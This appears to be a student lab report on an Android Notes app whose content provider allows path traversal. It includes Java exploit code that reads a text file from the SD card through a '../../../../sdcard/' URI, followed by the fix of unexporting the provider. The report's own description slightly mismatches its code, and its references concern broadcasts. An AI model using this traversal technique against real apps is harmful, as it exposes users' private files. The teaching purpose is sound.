
1. Describe the usage of content providers, and why do you think we used one in this scenario?

Content Providers in Android act as a central repository to store data and facilitate sharing of this data with other apps. They are primarily used by other applications, which access the provider using a provider client object. Content providers manage data such as audio, video, images, and personal contact information.

In this scenario, the content provider of the Notes app is misused in a way that allows reading the contents of a text file in the SD-Card. The exploit app should not have permission to read from external storage.

The usage of content providers is to manage access to a central repository of data. A provider is part of an Android application, which often provides its own UI for working with the data.

2. What is the problem with this implementation, why can you access SD-Card through it?



| | |
|-------------------------|------------|
| > sbin | drwxr-x--- |
| ▼ sdcard | lrw-r--r-- |
| Alarms | drwxrwx--x |
| ▼ Android | drwxrwx--x |
| ▼ data | drwxrwx--x |
| ▼ com.android.gallery3d | drwxrwx--x |
| cache | drwxrwx--x |
| .nomedia | -rw-rw---- |
| DCIM | drwxrwx--x |
| Download | drwxrwx--x |
| Movies | drwxrwx--x |
| Music | drwxrwx--x |
| Notifications | drwxrwx--x |
| > osmdroid | drwxrwx--x |
| Pictures | drwxrwx--x |
| Podcasts | drwxrwx--x |
| Ringtones | drwxrwx--x |
| DemoTextFile.txt | -rw-rw---- |
| > storage | drwxr-xr-x |
| > sys | dr-xr-xr-x |

After inspecting the Device File Explorer, we discovered a file traversal vulnerability that allows us to access the SD card and read the contents of the “DemoTextFile.txt” file. The exploit app shouldn’t have permission to read from the external storage.

3. Explain your implementation of queryContentProvider_onClicked method.

```
public void queryContentProvider_onClicked(android.view.View view) throws IOException, RemoteException {
    // Obtain a ContentProviderClient for the specified content provider URI and assign it to the providerClient variable.
    @SuppressWarnings("Recycle") ContentProviderClient providerClient =
        getContentResolver().acquireContentProviderClient(Uri.parse("content://tcs.lbs.notes/../../../../sdcard/" + queryEditText.getText().toString()));

    // Opening a file by using the content provider client and assign the resulting ParcelFileDescriptor to the descriptor variable.
    ParcelFileDescriptor descriptor = providerClient.openFile(Uri.parse("content://tcs.lbs.notes/../../../../sdcard/" + queryEditText.getText().toString()), "r");


    // Creating a FileInputStream using the File descriptor obtained from the content provider.
    FileInputStream inputStream = new FileInputStream(descriptor.getFileDescriptor());

    // Creating a StringBuilder to store the content read from the input stream.
    StringBuilder builder = new StringBuilder();

    // Reading the characters from the input stream until the end is reached (-1) and appending each characters to the StringBuilder.
    int next_char;
    while ((next_char = inputStream.read()) != -1) {
        builder.append((char) next_char);
    }

    // Display a toast message
    Toast.makeText(this, builder.toString(), Toast.LENGTH_SHORT).show();
}
```

The method uses a ContentProviderClient to obtain a ParcelFileDescriptor for a file specified by the content of the queryEditText object. It then reads the content of the file using a FileInputStream and displays it in an AlertDialog. The content provider URI is **"content://tcs.lbs.notes/../../../../sdcard/" + "DemoTextFile.txt"**. The file is opened in read-only mode ("r"). A Toast instance is created to display the message. The message is set to the content of the file read from the input stream.



4. Propose and implement a solution for this issue and demonstrate that the exploit no longer works.

Here is the Provider element of the **AndroidManifest.xml** file for the Note app:

```
<provider
    android:name=".FileProvider"
    android:authorities="tcs.lbs.notes"
    android:enabled="true"
    android:exported="false"></provider>
```

By setting the android:exported attribute to false, the FileProvider is not exported and is not accessible to other apps. This means that other apps cannot interact with the content provider and access its data. This can improve the security of the app by preventing unauthorized access to its data.

Clear statement of contributions of each group member:

- Emmanouil implemented 3.1.
- Georgios implemented 3.2.
- Both of us worked on 3.3

References

1. <https://developer.android.com/guide/components/broadcasts>
2. <https://developer.android.com/guide/components/broadcast-exceptions>
3. <https://medium.com/android-news/broadcast-receivers-for-beginners-a9d7aa03fb76>
4. <https://android-developers.googleblog.com/2011/01/processing-ordered-broadcasts.html>
5. <https://stackoverflow.com/questions/11770794/how-to-set-permissions-in-broadcast-sender-and-receiver-in-android>